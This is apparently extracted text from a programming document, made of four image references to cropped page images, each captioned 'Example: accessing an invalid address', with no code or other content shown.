
Example: accessing an invalid address




Example: accessing an invalid address




Example: accessing an invalid address




Example: accessing an invalid address



